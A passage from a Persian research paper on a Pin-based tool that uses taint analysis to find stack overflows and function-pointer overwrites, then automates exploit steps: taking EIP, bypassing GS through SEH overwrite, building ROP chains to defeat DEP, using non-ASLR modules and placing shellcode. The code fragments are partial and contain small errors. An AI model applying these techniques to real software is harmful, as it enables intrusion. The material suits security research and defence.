روش موردنظر ما برای تحلیل پویای برنامه، استفاده از ابزارهای مستندگذاری[1] است. این ابزارها امکان اضافه نمودن کد تحلیل‌کننده را در مکان دلخواه درون یک برنامه اجرایی می‌دهد. ابزارهای مستندگذار این امکان را می‌دهند که کدهای اضافه‌شده قبل یا بعد از دستورات موردنظر اجرا شوند. از طریق این کدهای اضافه‌شده می‌توان وضعیت برنامهٔ در حال اجرا را در هر زمان پیگیری نمود.

ابزاری که ما برای این منظور انتخاب کرده‌ایم، ابزار پین[2] نام دارد. این ابزار، که در سطح کاربری کار می‌کند، چارچوبی را در اختیار کاربران خود قرار می‌دهد که از طریق آن قادر خواهند بود ابزارهای مستندگذار برای برنامه‌های دودویی[3] ایجاد نمایند. یکی از مزیت‌های مهم این ابزار، API های فراوانی است که در اختیار کاربران خود قرار می‌دهد تا از طریق آن بتوانند ابزارهای موردنیاز خود را برای تحلیل برنامه ایجاد نمایند [۱۴].

در این گام باید این امکان وجود داشته باشد که وضعیت ثبات‌ها و تک‌تک بایت‌های حافظه در هرلحظه قابل تعیین باشد. یعنی باید قادر باشیم متأثر بودن یا نبودن مقادیر بایت‌ها یا ثبات‌ها را از داده ورودی مشخص نماییم. این هدف از طریق روشی به نام تحلیل تینت[4] انجام می‌گیرد. در این روش داده ورودی از لحظه تزریق شدن به برنامه تا انتها دنبال می‌گردد و بدین ترتیب در هرلحظه می‌توان مشخص کرد کدام بخش از حافظه متأثر از داده ورودی است.

در این روش وقتی گفته می‌شود به‌عنوان‌مثال ثبات eax یا آدرس حافظه 0x12345678 تینت است یعنی مقدار موجود در آنها متأثر از داده ورودی است [۱۵]. برای این منظور باید تک‌تک دستوراتی که تأثیر بسزایی بر روی عملوند خود دارند، مورد تحلیل قرار بگیرند. به‌عنوان نمونه می‌توان به دستورهای mov، movs، stos، lods، lea، push و pop اشاره نمود. شکل (۷) یک

1- Instrumentation Tools
2 -Pin
3- Binary
4- Taint Analysis

نمونه از توابع تحلیل دستور mov را در ابزار pin نشان می‌دهد.

این تابع تحلیل‌کننده دستور mov (مانند mov eax, [ecx+8])، که عملوند اول یا مقصد آن ثبات و عملوند دوم یا منبع آن حافظه است، بررسی می‌کند که آیا مقادیر مربوط به عملوند دوم (آدرس حافظه و یا ثبات‌های احتمالی موجود) تینت می‌باشند. درصورت تینت بودن عملوند دوم، عملوند اول آن نیز تینت خواهد شد و در غیر این صورت عملوند اول، در صورت تینت بودن، از تینت خارج می‌شود.

```
void MOV_MemRead_Analysis(UINT32 memOP,REG
dstReg,REG memoryBaseReg,REG memoryIndexReg)
{
 if(CheckAlreadyMemTainted(memOP))
 {
 AddTaintedReg(dstReg);
 return;
 }
 if(REG_valid(memoryBaseReg))
 {
      if(CheckAlreadyRegTainted(memoryBaseReg))
     {
          AddTaintedReg(fstReg);
      return;
      }
 }
 if(REG_valid(memoryIndexReg))
 {
     if(CheckAlreadyRegTainted(memoryIndexReg))
     {
      AddTaintedReg(dstReg);
      return;
     }
 }
 if(CheckAlreadyRegTainted(dstReg))
 RemoveTaintedReg(dstReg);
}
```

شکل (۷). کد تحلیل‌کننده نمونه‌ای از دستور mov

برای تک‌تک دستورات باید این تابع تحلیل نوشته شود تا بتوان در هرلحظه وضعیت حافظه و ثبات‌ها را از نظر تینت بودن مشخص کرد. غیر از دستورات باید موارد دیگری مانند توابع سیستمی و فایل‌های اجرایی بارگذاری شده نیز مورد تحلیل قرار بگیرند. یکی از نقاط شروع جهت تحلیل تینت توابع سیستمی مانند ReadFile است. ازاین‌رو باید این‌گونه توابع سیستمی نیز مورد تحلیل قرار بگیرند. همچنین بررسی سرآیند هر فایل اجرایی بارگذاری شده در حافظه نیز برای مراحل بعدی مفید خواهد بود.

گام دوم: تشخیص نوع آسیب‌پذیری

اولین گامی که برای تولید اکسپلویت لازم است برداشته شود تعیین نوع آسیب‌پذیری است، چراکه روش اکسپلویت مبتنی بر نوع آسیب‌پذیری می‌تواند متفاوت باشد. برای تعیین نوع آسیب‌پذیری باید وضعیت حافظه و ثبات‌ها برای ما مشخص باشد که این موضوع در گام اول انجام‌گرفته است. بنابراین نیاز اصلی در این گام برطرف شده است و تنها باید روش تشخیص آسیب‌پذیری معین گردد. همان‌طور که قبلاً اشاره شد دو نوع آسیب‌پذیری در این مقاله موردبررسی قرار می‌گیرد که شامل سرریز بافر در پشته و بازنویسی اشاره‌گر توابع می‌شود.

برای تشخیص آسیب‌پذیری سرریز بافر در پشته دو روش پیشنهادشده است. روش اول برای تشخیص این نوع آسیب‌پذیری بدون محافظ GS و روش دوم برای تشخیص آن با محافظ GS مناسب خواهد بود.

روش اول شاید ساده‌ترین روش صحیح برای تشخیص آسیب‌پذیری سرریز بافر در پشته باشد. در این روش باید شرط زیر در لحظه اجرای دستور اسمبلی RET برقرار باشد.

[ESP] = Tainted

همان‌طور که مطلع هستید هنگام اجرای دستور RET، مقدار ثبات EIP برابر با مقدار بالای پشته (همان مقداری که ثبات ESP به آن اشاره می‌کند) می‌شود. ازاین‌رو اگر هنگام اجرای دستور RET، آدرس بالای پشته تینت شده باشد، مقدار EIP نیز تینت خواهد شد و درنتیجه آسیب‌پذیری سرریز بافر در پشته رخ داده است. شکل (۸) کد تحلیلی جهت تشخیص این آسیب‌پذیری را با این روش نشان می‌دهد.

```
void RET_Analysis(ADDRINT esp)
{
     if(CheckAlreadyMemTainted(esp))
        stackOverflowFlag = true;
}
```

شکل (۸). کد تحلیلی تشخیص آسیب‌پذیری سرریز بافر در پشته با روش اول

روش اول در شرایطی که محافظ GS وجود داشته باشد، قابل‌استفاده نیست، چراکه این محافظ در صورت بروز سرریزی، باعث خاتمه یافتن برنامه آسیب‌پذیر می‌شود. به همین دلیل روش دیگری نیز برای تشخیص آسیب‌پذیری سرریز بافر در پشته پیشنهاد می‌شود.

همان‌طور که قبلاً اشاره شد یکی از کارکردهای پشته، ذخیره آدرس برگشت توابع است. این آدرس‌ها هنگام اجرای دستور CALL در پشته ذخیره و هنگام اجرای دستور RET از پشته فراخوانی می‌گردند. روش دوم پیشنهادی مبتنی بر این سازوکار عمل خواهد کرد. بدین‌صورت که یک لیست از آدرس‌های پشته ایجاد می‌کنیم که محتوای این آدرس‌ها، آدرس برگشت توابع است. حال هنگام مواجه‌شدن با دستور CALL، مکان ذخیره کننده آدرس برگشت (درون پشته) به این لیست اضافه و هنگام

مواجه‌شدن با دستور RET، مکان ذخیره کننده آدرس برگشت از لیست حذف می‌گردد. ازاین‌رو در هرلحظه ما فهرستی از مکان‌های ذخیره کننده آدرس‌های برگشت فعال را خواهیم داشت. حال اگر آدرس مقصد دستورات نوشتن جزء محدوده آدرس‌های پشته باشد و آن آدرس مقصد، درون این فهرست موجود باشد، می‌توان نتیجه گرفت که آسیب‌پذیری سرریز بافر در پشته رخ‌داده است. این روش حتی در صورت وجود محافظ GS نیز کار خواهد کرد چراکه آسیب‌پذیری به‌محض بازنویسی آدرس برگشت و حتی قبل از بروز خطا قابل‌تشخیص خواهد بود. باید توجه داشت که در این روش، دستورات نوشتن موردبررسی قرار می‌گیرد. شکل (۹)، کد تحلیل را برای دستور نوشتن mov نشان می‌دهد.

```
void MOV_ Analysis(UINT32 memOP,REG srcReg)
{
  if(CheckAlreadyRegTainted(srcReg))
  {
    if(ISStackWrite(memOP))
    {
      if(RetAddrList.find(memOP) !=
RetAddrList.end())
          stackOverflowFlag = true;
    }
  }
}
```

شکل (۹). کد تحلیل دستور mov [memOP],srcReg

آسیب‌پذیری بازنویسی اشاره‌گر توابع، خود را هنگام فراخوانی اشاره‌گرها نشان می‌دهد. هرچند ممکن است در شرایطی غیر از فراخوانی اشاره‌گر تابع نیز بروز پیدا کند ولی چنین شرایطی کمتر پیش می‌آید. ازاین‌رو ما برای تشخیص این نوع آسیب‌پذیری قاعده کلی را که همان بروز آسیب‌پذیری هنگام فراخوانی اشاره‌گر توابع است، در نظر می‌گیریم. اگر امکان بازنویسی مقادیر اشاره‌گرهای توابع توسط کاربر وجود داشته باشد، می‌توان نتیجه گرفت که نرم‌افزار دارای آسیب‌پذیری بازنویسی اشاره‌گر تابع است.

فراخوانی اشاره‌گرهای توابع از دو حالت زیر خارج نیست.

- **CALL reg [e.g. call ecx]**
- **CALL mem [e.g. call [ecx+20]]**

اشاره‌گر به تابع در حالت اول از طریق یک ثبات و در حالت دوم از طریق مقدار موجود در یک آدرس حافظه فراخوانی می‌گردد. درنتیجه این نوع آسیب‌پذیری در یکی از حالات مذکور رخ خواهد داد.

با توجه به تحلیل کامل برنامه و مشخص بودن وضعیت کامل حافظه‌ها و ثبات‌ها، تشخیص این نوع آسیب‌پذیری دشوار نخواهد بود. درصورتی‌که قادر باشیم تینت بودن ثبات یا حافظه فراخوانی شده را تعیین نماییم، می‌توانیم آسیب‌پذیری را تشخیص دهیم. شکل (۱۰) نمونه کد تشخیص‌دهنده این نوع آسیب‌پذیری را در زمان فراخوانی محتوای حافظه نشان می‌دهد.

```
void CallMemoryAnalysis(UINT32 memOP,REG
memoryBaseReg,REG memoryIndexReg)
{
 if(REG_valid(memoryBaseReg))
 {
    if(CheckAlreadyRegTainted(memoryBaseReg))
       Exception_in_Call = true;
 }
 else
 {
     if(REG_valid(memoryIndexReg))
     {

if(CheckAlreadyRegTainted(memoryIndexReg))
           Exception_in_Call = true;
      }
 }

 if(CheckAlreadyMemTainted(memOP) ||
!PIN_CheckReadAccess((void*)memOP))
 {
      Exception_in_Call = true;
 }
 else
 {
     UINT32 value =
MEMORY_ReadUint32(memOP);
     if(!PIN_CheckReadAccess((void*)value))
          Exception_in_Call = true;
 }
}
```

شکل (۱۰). کد تحلیلی برای تشخیص آسیب‌پذیری بازنویسی اشاره‌گر توابع هنگام فراخوانی آدرس حافظه

همان‌طور که در شکل (۱۰) مشاهده می‌کنید فراخوانی اشاره‌گر به تابع از طریق حافظه می‌تواند دارای اشکال مختلفی است. یکی از این اشکال، استفاده از مقادیر ثبات‌ها است که call [ecx+eax*4] نمونه‌ای از این نوع است. در این مثال به ثبات ecx، MemoryBaseReg و به ثبات eax، MemoryIndexReg می‌گویند. حال اگر هرکدام از این ثبات‌ها تینت شده باشد، به معنی وجود آسیب‌پذیری در فراخوانی اشاره‌گر به تابع است. درصورتی‌که این ثبات‌ها تینت نشده باشند ولی آدرسی که مقدار نهایی این ثبات‌ها به آن اشاره می‌کند، تینت شده باشد باز می‌توان وجود آسیب‌پذیری در فراخوانی اشاره‌گر به تابع را اثبات نمود. البته ما علاوه بر این روش‌ها، با استفاده از تابع PIN_CheckReadAccess مربوط به ابزار پین، که دسترسی به یک آدرس را کنترل می‌کند، وجود آسیب‌پذیری در فراخوانی اشاره‌گر به تابع را نیز بررسی می‌کنیم.

گام سوم: در اختیار گرفتن اجرای برنامه

بعد از اینکه نوع آسیب‌پذیری تشخیص داده شد، مرحله بعدی اکسپلویت یعنی تحت کنترل گرفتن برنامه آسیب‌پذیر آغاز می‌شود. مرحله کنترل نمودن برنامه آسیب‌پذیر شامل دو بخش می‌شود. بخش اول، بررسی امکان در اختیار گرفتن کنترل اجرای برنامه آسیب‌پذیر است و بخش دوم، تعیین مکان موردنظر در داده ورودی برای اصلاح داده است به‌گونه‌ای که با اصلاح آن بخش از داده، اجرا به سمت کدهای موردنظرمان هدایت شود. به‌عبارت‌دیگر در بخش دوم موقعیتی در داده ورودی مشخص می‌گردد که مقدار EIP ازآنجا نشئت گرفته است.

در بخش اول باید مطمئن شد که امکان در اختیار گرفتن کنترل برنامه وجود دارد. به‌عبارت‌دیگر باید امکان کنترل نمودن مقدار ثبات EIP وجود داشته باشد. بعضی محافظ‌ها مانند GS باعث می‌شوند مقدار EIP تحت کنترل قرار نگیرند. ازاین‌رو در این‌گونه مواقع باید برای در اختیار گرفتن کنترل اجرا، این محافظ نیز دور زده شود. محافظ‌هایی مانند DEP و ASLR بعد از کنترل اجرا کاربرد دارند، درنتیجه نیازی به دور زدن این محافظ‌ها در این مرحله نیست.

همان‌طور که قبلاً اشاره شد آسیب‌پذیری سرریز بافر در پشته به دو گونه کلی ممکن است بروز نماید. اولین آن بروز این آسیب‌پذیری بدون محافظ GS است که غالباً هنگام اجرای دستور RET خود را نشان می‌دهد. و دومین حالت آن بروز این آسیب‌پذیری در نرم‌افزار دارای محافظ GS است که در این حالت برنامه قبل از رسیدن به دستور RET (برای در اختیار گرفتن EIP) یا خاتمه می‌یابد و یا اینکه هنگام اجرای یک دستور (غیر از دستور RET) با خطا روبرو می‌شود. در حالت اول از آسیب‌پذیری سرریز بافر در پشته، کنترل اجرا به‌راحتی هنگام اجرای دستور RET در اختیار ما قرار می‌گیرد ولی در حالت دوم باید از محافظ GS عبور نماییم که در گام بعدی توضیح داده می‌شود.

همچنین در مورد آسیب‌پذیری بازنویسی اشاره‌گر به تابع نیز گفته شد که این آسیب‌پذیری هنگام فراخوانی اشاره‌گر به تابع (هنگام اجرای دستور CALL) خود را نشان می‌دهد. درنتیجه در این‌گونه مواقع نیز به‌راحتی می‌توان امکان در اختیار گرفتن کنترل برنامه را بررسی نمود. زیرا هم در مورد سرریز بافر در پشته (بدون محافظ GS) و هم در مورد بازنویسی اشاره‌گر تابع، مقدار ثبات EIP مستقیماً توسط داده کاربر تعیین و تحت کنترل قرار می‌گیرد. در بخش دوم این گام باید موقعیتی را در داده ورودی مشخص کرد که مقدار ثبات EIP ازآنجا نشئت گرفته شده است. این موقعیت در حقیقت نقطه‌ای است که از طریق مقدار موجود در آن، می‌توان اجرا را به نقطه موردنظر هدایت نمود. در تولید خودکار اکسپلویت، این بخش از این گام اهمیت فراوانی دارد. چراکه در این بخش می‌توان اجرا را به نقطه دلخواه (کد پوسته) هدایت نمود. لازمه انجام صحیح این گام، پیگیری داده ورودی از نقطه ورود تا لحظه بروز آسیب‌پذیری است که نتیجه آن مشخص شدن وضعیت تک‌تک بایت‌ها و ثبات‌ها است. ازآنجاکه در گام تحلیل پویای برنامه، وضعیت حافظه و ثبات‌ها مشخص‌شده است، انجام این گام دشوار نیست.

برای پیاده‌سازی این بخش می‌توان از ساختار map استفاده نمود. همان‌طور که می‌دانید map فهرستی است که دارای یک کلید و یک مقدار است. ما در ابزار خود، متغیری از نوع map تعریف کرده‌ایم که آدرس‌های تینت شده درون آن ذخیره می‌شود به‌گونه‌ای که آدرس حافظه به‌عنوان کلید و موقعیت داده به‌عنوان مقدار فرض شده است.

نقطه شروع برای مقداردهی اولیه این لیست، تابع تحلیل‌کننده توابع سیستمی است.

تابع سیستمی موردنظر ما در این بخش تابع ReadFile است که فایل ورودی ما را می‌خواند. همان‌طور که می‌دانید بعد از اجرای تابع سیستمی ReadFile، فایل ورودی خوانده‌شده و در یک بافر ذخیره می‌گردد که می‌توان هم تعداد و هم مقادیر خوانده‌شده را از طریق عملوندهای این تابع سیستمی به دست آورد. شکل (۱۱) نمونه کد تحلیلی تابع سیستمی را به‌منظور مقداردهی اولیه لیست آدرس‌های تینت شده نشان می‌دهد.

```
void SyscallExit(THREADID tID, CONTEXT
*ctxt, SYSCALL_STANDARD std, VOID *v)
{
 UINT32 sysNumber =
PIN_GetSyscallNumber(ctxt,std);
 if(sysNumber == readFileSysNum)
 {
 ADDRINT esp =
PIN_GetContextReg(ctxt,REG_ESP);
 UINT32 tmp = READ_ADDRESS(esp+0x18);
 UINT32 readCount =
READ_ADDRESS(tmp+0x04);
 UINT32 bufAddr =
READ_ADDRESS(esp+0x1c);
     ….
     for(int i =0;i<size;i++)
     { if(tMems.find(bufAddr+i) == tMems.end())
          { pair<UINT32,UINT32> m; m.first =
bufAddr+i;
          m.second = readCount + i;
          TaintedMems.insert(m); }
          else tMems[bufAddr +i] = readCount + i;
 }
 ….
 }
}
```

شکل (۱۱). کد تحلیل‌کننده تابع سیستمی و مقداردهی اولیه لیست آدرس‌های تینت شده

همان‌طور که در شکل (۱۱) مشاهده می‌کنید مقادیر اولیه فهرست آدرس‌های تینت شده توسط داده ورودی مقداردهی شده است. بعد از این مقداردهی اولیه، باید با پیگیری داده ورودی و

تحلیل دستورات، این فهرست را به‌روزرسانی نمود. این تحلیل شامل تحلیل تینت نیز می‌شود. یعنی اگر در یک دستور انتقالی مانند mov، عملوند مبدأ تینت باشد درنتیجه عملوند مقصد نیز تینت خواهد شد. بنابراین موقعیت عملوند مبدأ در داده ورودی باید عیناً در عملوند مقصد نیز اعمال گردد. بدین ترتیب در لحظه بروز آسیب‌پذیری و با توجه به مقدار ثبات EIP و تعیین موقعیت آن، به‌راحتی می‌توان کنترل اجرا را در اختیار گرفته و به سمت موردنظر هدایت نمود.

گام چهارم: دور زدن محافظ‌ها

گام‌هایی که تاکنون در این طرح تشریح شده است در ایده‌ها و محصولات دیگر نیز وجود داشته است و آنچه این ایده را متمایزتر از بقیه می‌کند وجود سازوکار دور زدن محافظ‌ها است. در طرح پیشنهادی برای تولید خودکار اکسپلویت، ما مدعی دور زدن سه محافظ GS، DEP و ASLR هستیم. البته این به معنی دور زدن این محافظ‌ها در تمام شرایط نیست. زیرا همان‌طور که در بالا اشاره شد یکی از چالش‌های تولید خودکار اکسپلویت وجود شرایط گوناگون برنامه‌ها در هنگام بروز آسیب‌پذیری‌های مختلف است. به‌عنوان‌مثال برای دور زدن محافظ GS از بازنویسی ساختار اداره‌کننده خطا (SEH) بهره می‌برند. درنتیجه باید طول داده ورودی به‌اندازه‌ای باشد که منجر به بازنویسی ساختار SEH گردد. ولی اگر برنامه این امکان را ندهد، اکسپلویت‌پذیر بودن برنامه به‌طورکلی زیر سؤال خواهد رفت.

اشاره شد که برای دور زدن محافظ GS از بازنویسی اشاره‌گرهای ساختار SEH بهره می‌برند و برای این منظور باید طول داده ورودی را بیشتر نمود به‌گونه‌ای که منجر به بازنویسی ساختار SEH گردد. چالش مهم در دور زدن این محافظ به‌صورت خودکار، به‌دست آوردن طول داده ورودی جهت بازنویسی ساختار SEH است. این طول باید به‌صورت دقیق محاسبه گردد چراکه داده بازنویسی شده بر روی ساختار SEH، برای کنترل اجرای برنامه تعیین‌کننده است.

لازم است برای به‌دست آوردن طول داده ورودی جهت بازنویسی ساختار SEH، ابتدا تمام ساختارهای SEH موجود در پشته به‌دست آیند. این موضوع با استفاده از ثبات FS قابل‌حل است. همان‌طور که می‌دانید در ویندوز ساختاری به نام قطعه اطلاعات نخ[1] وجود دارد که اطلاعات مربوط به نخ اجرایی جاری در آن ذخیره می‌گردد. اولین مشخصه در این ساختار، اشاره‌گر به اولین ساختار SEH است. حال ثبات FS به ابتدای ساختار قطعه اطلاعات نخ اشاره می‌کند و درنتیجه از طریق مقدار موجود در FS[0] می‌توان به اولین ساختار SEH رسید. همچنین می‌توان با استفاده از یک ساختار SEH به ساختارهای بعدی SEH نیز دسترسی پیدا کرد. بنابراین با به دست آوردن مقدار ثبات FS می‌توان به زنجیره SEH درون پشته دسترسی پیدا کرد. شکل (۱۲) نمونه کد پیدا نمودن زنجیره ساختارهای SEH را درون پشته نشان می‌دهد.

```
map<ADDRINT,SEH> sehList;
ADDRINT fsAddr =
PIN_GetContextReg(cntx,REG_SEG_FS_BASE);
SEH seh;
ADDRINT sehAddr = READ_ADDRESS(fsAddr);
while(seh.Next_SEH != 0xFFFFFFFF)
{
    if(PIN_CheckReadAccess((void*)sehAddr))
        seh.Next_SEH = READ_ADDRESS(sehAddr);
    else
        break;
    if(PIN_CheckReadAccess((void*)(sehAddr+4)))
    {
        seh.SEH = READ_ADDRESS(sehAddr+4);
        pair<ADDRINT,SEH> p;
        p.first = sehAddr;
        p.second = seh;
        sehList.insert(p);
        sehAddr = seh.Next_SEH;
    }
    else
        break;
}
```

شکل (۱۲). نمونه کد به دست آوردن زنجیره ساختار SEH درون پشته

اگر ما آخرین داده تینت شده خود را در پشته (به معنی بزرگ‌ترین آدرس تینت شده در پشته) تا قبل از یک ساختار SEH به‌عنوان آدرس مبدأ و ساختار SEH را به‌عنوان آدرس مقصد در نظر بگیریم، طول لازم برای داده ورودی جهت بازنویسی ساختار SEH مبتنی بر فاصله مابین آدرس مبدأ و آدرس مقصد قابل‌محاسبه خواهد بود. شکل (۱۳) نمونه کد محاسبه فاصله بین آخرین آدرس تینت شده و اولین ساختار SEH بعدازآن را نشان می‌دهد.

وقتی این فاصله به دست آمد، باید مقدار موردنظر برای در اختیار گرفتن کنترل اجرای برنامه را بعدازاین فاصله قرار داد.

محافظ GS تنها در آسیب‌پذیری‌های سرریز بافر در پشته کاربرد دارد و اگر آسیب‌پذیری از نوع دیگری باشد نیازی به دور زدن آن نیست. اما عبور از دو محافظ دیگر (در صورت وجود) برای همه نوع آسیب‌پذیری لازم است. یکی از این دو محافظ DEP است.

همان‌گونه که قبلاً اشاره شد این محافظ از اجرای کد در بخش داده جلوگیری به عمل می‌آورد که راه دور زدن آن استفاده از فن ROP است. در این فن، API مانند VirtualProtect با عملوندهای مناسب فراخوانی می‌گردد. چالش مهم در این روش، در اختیار داشتن پشته و مرتب کردن عملوندهای لازم در پشته جهت فراخوانی API مربوطه است. همان‌طور که می‌دانید برای

1 -Thread Information Block(TIB)

رسیدن به این هدف باید زنجیره‌ای از آدرس‌ها را کنار هم در پشته قرار داد تا با ارجاع گام‌به‌گام آنها، عملوندهای لازم برای فراخوانی API مرتب گردند و سپس API مربوطه فراخوانی گردد.

ما به‌عنوان نمونه تابع VirtualProtect را برای دور زدن این محافظ برگزیده‌ایم. برای فراخوانی این API با عملوندهای لازم، باید مجموعه‌ای از دستورات مشخص اجرا گردند. آنچه لازم است انجام بگیرد جستجوی این دستورات در بخش‌های کد برنامه یا فایل‌های اجرایی موردنظر و پیوند دادن آنها به هم است، به‌گونه‌ای که با اجرای گام‌به‌گام حلقه‌های مختلف این زنجیره از آدرس‌ها، امکان اجرای کد در بخش داده موردنظر (که کد پوسته ما در آن قسمت قرار دارد) فراهم می‌گردد.

```
map<ADDRINT,SEH>::iterator it;
map<UINT32,UINT32>::iterator taintedMemAddrit;
UINT32 distance = 0;
pair<UINT32,UINT32> result;
ADDRINT stackAddr;

sehChain = GetSEHChain(cntx);

if(sehChain.size() > 1)
{
 it = sehChain.begin();
 ADDRINT esp =
PIN_GetContextReg(cntx,REG_ESP);
 it++;
 while((*it).first < esp)
       it++;
 stackAddr = (*it).first;
 taintedMemAddrit = TaintedMems.find(stackAddr);
 while( taintedMemAddrit == TaintedMems.end())
 {
       stackAddr--;
       distance++;
       taintedMemAddrit =
TaintedMems.find(stackAddr);
 }

 result.first = distance;
 result.second = (*taintedMemAddrit).second;
}

return result;
```

شکل (۱۳). نمونه کد محاسبه فاصله بین آخرین آدرس تینت شده در پشته و اولین ساختار SEH بعد از آن

در شرایطی که پشته در اختیار ما نیست باید با جستجوی دستورات مناسب (مانند xchg eax,esp با فرض اینکه eax به داده ما اشاره می‌کند)، ابتدا کنترل مقادیر پشته را در اختیار گرفته و سپس ادامه زنجیره مربوط به ROP را ایجاد نماییم. شکل (۱۴) نمونه کدی را نشان می‌دهد که حلقه‌های مختلف مربوط به زنجیره ROP را از حافظه پیدا می‌کند.

همان‌طور که در این کد مشاهده می‌کنید دستورات موردنیاز برای کشف حلقه‌های مختلف زنجیره ROP، مرحله‌به‌مرحله کشف و سپس به خروجی مرحله قبل اضافه می‌گردد. باید توجه نمود در مسیر پیدا کردن حلقه‌های مختلف این زنجیره، باید داده‌های اضافه موردنیاز احتمالی را برای اجرای صحیح آدرس بعدی در پشته در نظر گرفت.

```
string ropSTR = "";
bool beforeGadgetPaddingFlag = false;
pair<ADDRINT,string> result;
pair<ADDRINT,string> findedGadget;
std::list<Win::MEMORY_BASIC_INFORMATION>
memPages;
UINT32 paddingValue = 0;

memPages = GetMemoryPages(moduleName);
if(memPages.size() > 0)
{
     findedGadget = FindGadget(cntx,"MOV
EAX,I16",memPages);
     result.first = findedGadget.first;
     if(result.first > 0)
     {
          ropSTR.append(findedGadget.second);
          if(beforeGadgetPaddingValue > 0)
          {
      beforeGadgetPaddingFlag = true;
      paddingValue = beforeGadgetPaddingValue;
          }
          else
          {
      paddingValue = 0;
      beforeGadgetPaddingFlag = false;
          }
     findedGadget = FindGadget(cntx,"XCHG
EBX,EAX",memPages);
          if(findedGadget.first > 0)
          {
     ropSTR.append(findedGadget.second);
     if(beforeGadgetPaddingFlag)
     {
     for(int i = 0; i< paddingValue; i++)
     ropSTR.append("\\x41"); }
     if(beforeGadgetPaddingValue > 0)
     {
     beforeGadgetPaddingFlag = true;
     paddingValue = beforeGadgetPaddingValue;
     }
     else
     {
     paddingValue = 0;
     beforeGadgetPaddingFlag = false;
 }

 ....

 }
 }
}
result.second = ropSTR;
return result;
```

شکل (۱۴). نمونه کد ایجاد زنجیره آدرس‌های مربوط به ROP

یکی دیگر از محافظ‌هایی که باید برای هر نوع آسیب‌پذیری از آن عبور نمود (در صورت وجود)، محافظ ASLR است. این محافظ موجب می‌گردد آدرس پایهٔ تمام فایل‌های اجرایی و بخش‌های مختلف داده مانند پشته و توده، در هر بار اجرا تغییر نماید. این محافظ، در صورت وجود، باید قبل از محافظ DEP دور زده شود. چراکه برای عبور از محافظ DEP آدرس دستورات لازم است.

روش‌های مختلف عبور از این محافظ قبلاً تشریح شده است.

خودکارسازی بعضی از روش‌های دور زدن محافظ ASLR، مانند نشت حافظه که بسیار وابسته به شرایط آسیب‌پذیری است، یا غیرممکن است و یا اینکه بسیار دشوار است. ما در طرح خود، از بین روش‌های عبور از این محافظ، دو روش استفاده از افشاندن حافظه و روش استفاده از فایل‌های اجرایی بدون ASLR را در نظر گرفته‌ایم.

درصورتی‌که محافظ DEP وجود نداشته باشد می‌توان از روش افشاندن حافظه برای عبور از محافظ ASLR استفاده کرد که در بالا به آن اشاره‌شده است. بنابراین بعد از در اختیار گرفتن کنترل اجرای برنامه، می‌توان اجرا را به آدرسی هدایت نمود که با استفاده از روش افشاندن حافظه ایجادشده است. این روش برای برنامه‌هایی مناسب است که امکان چینش یا اضافه نمودن حافظه در آنها وجود دارد. به‌عنوان نمونه می‌توان به مرورگرها اشاره نمود. در این برنامه‌ها می‌توان با استفاده از کدهای اسکریپتی، افشاندن حافظه را پیاده‌سازی نمود.

اما مشکل اصلی هنگامی رخ می‌دهد که محافظ DEP و ASLR باهم وجود داشته باشد. در این شرایط می‌توان از روش دوم یعنی استفاده از فایل‌های اجرایی بدون ASLR بهره برد.

در این روش، کاری که باید انجام بگیرد بررسی سرآیند فایل‌های اجرایی است. با این روش می‌توان وجود محافظ ASLR را فهمید. این بررسی هنگام بارگذاری هر فایل اجرایی می‌تواند انجام بگیرد. درنتیجه هنگام ایجاد اکسپلویت، ما فهرستی از فایل‌های اجرایی بررسی‌شده خواهیم داشت که فایل‌های بدون ASLR آن نیز تشخیص داده شده است. بنابراین هنگام ایجاد زنجیره ROP برای عبور از محافظ DEP، باید تنها از فایل‌های اجرایی بدون ASLR استفاده نمود. شکل (۱۵) کد تشخیص‌دهنده این محافظ را در فایل‌های اجرایی نشان می‌دهد.

گام پنجم: پیدا نمودن مکان کد پوسته

چالش دیگری که در تولید خودکار اکسپلویت باید به آن پرداخت، پیدا کردن مکان مناسب جهت قرار دادن کد پوسته است. کد پوسته دارای اندازه‌های مختلفی است؛ در ایده پیشنهادی، می‌توان برای کد پوسته با اندازه‌های تعیین‌شده توسط کاربر، مکان‌های مختلفی پیدا نمود.

این گام نیز بسیار به گام تحلیل پویای برنامه وابسته است؛ به‌عبارت‌دیگر جهت پیدا نمودن مکان مناسب برای کد پوسته باید وضعیت حافظه برنامه مشخص باشد که این امر در گام تحلیل پویای برنامه با استفاده از تحلیل تینت قابل‌دستیابی است. خروجی این گام آدرس مکان مناسب برای کد پوسته است.

با توجه به مشخص بودن وضعیت تک‌تک بایت‌های حافظه ازنظر تینت بودن، می‌توان پیوستگی بایت‌های تینت شده باهم را تا اندازه معینی، برای تعیین مکان کد پوسته معیار قرار داد. به‌عنوان‌مثال اگر طول کد پوسته موردنظر ما ۱۰۰۰ بایت باشد، باید مکانی را در حافظه پیدا نماییم که به‌اندازه هزار بایت تینت شده پیوسته، فضا داشته باشد. درصورتی‌که مکان موردنظر یافت نشد می‌توان مکان‌هایی با اندازه کوچک‌تر پیدا نمود. چراکه روش‌هایی در اجرای کد پوسته وجود دارد که در آن روش‌ها لازم نیست تمام کد پوسته به‌صورت پیوسته در حافظه وجود داشته باشد. شکل (۱۶) نمونه کد جستجو کننده مکان مناسب برای قرار گرفتن کد پوسته را نشان می‌دهد.

```
VOID ImageLoad(IMG img, void *v)
{
   pair<UINT32,string> p;
       IMAGE_CHARACTERISTICS img_ch;

   p.first = IMG_LowAddress(img);
   p.second = IMG_Name(img);
   img_ch = GetImageCharacteristics(p.second);
   if(img_ch.DYNAMIC_BASE == false)
   {
       noASLRImageList.insert(p);
   }
}
```

شکل (۱۵). کد تشخیص‌دهنده محافظ ASLR در فایل‌های اجرایی

```
pair<UINT32,UINT32> result;
map<UINT32,UINT32>::iterator addrit;
addrit = TaintedMems.begin();
UINT32 scLoc = (*addrit).first;
UINT32 scLen = 0;
UINT32 inputPosForShellcode = (*addrit).second;
Do
{
      UINT32 currentAddr = (*addrit).first;
      UINT32 currentInputPos = (*addrit).second;
      addrit++;
      UINT32 nextAddr = (*addrit).first;
      UINT32 nextAddrInputPos = (*addrit).second;
      addrit--;
      if((currentAddr+1 != nextAddr) &&
(currentInputPos+1 != nextAddrInputPos))
 {
       if(scLen > shellCode_Len_Param)
       {
       result.first = scLoc;
       result.second = inputPosForShellcode;
       return result;
       }
       else
       {
       scLen = -1;
       scLoc = nextAddr;
       inputPosForShellcode = nextAddrInputPos;
       }
 }
      scLen++;
      addrit++;
}
while(addrit != TaintedMems.end());

result.first = 0;
result.second = 0;
return result;
```

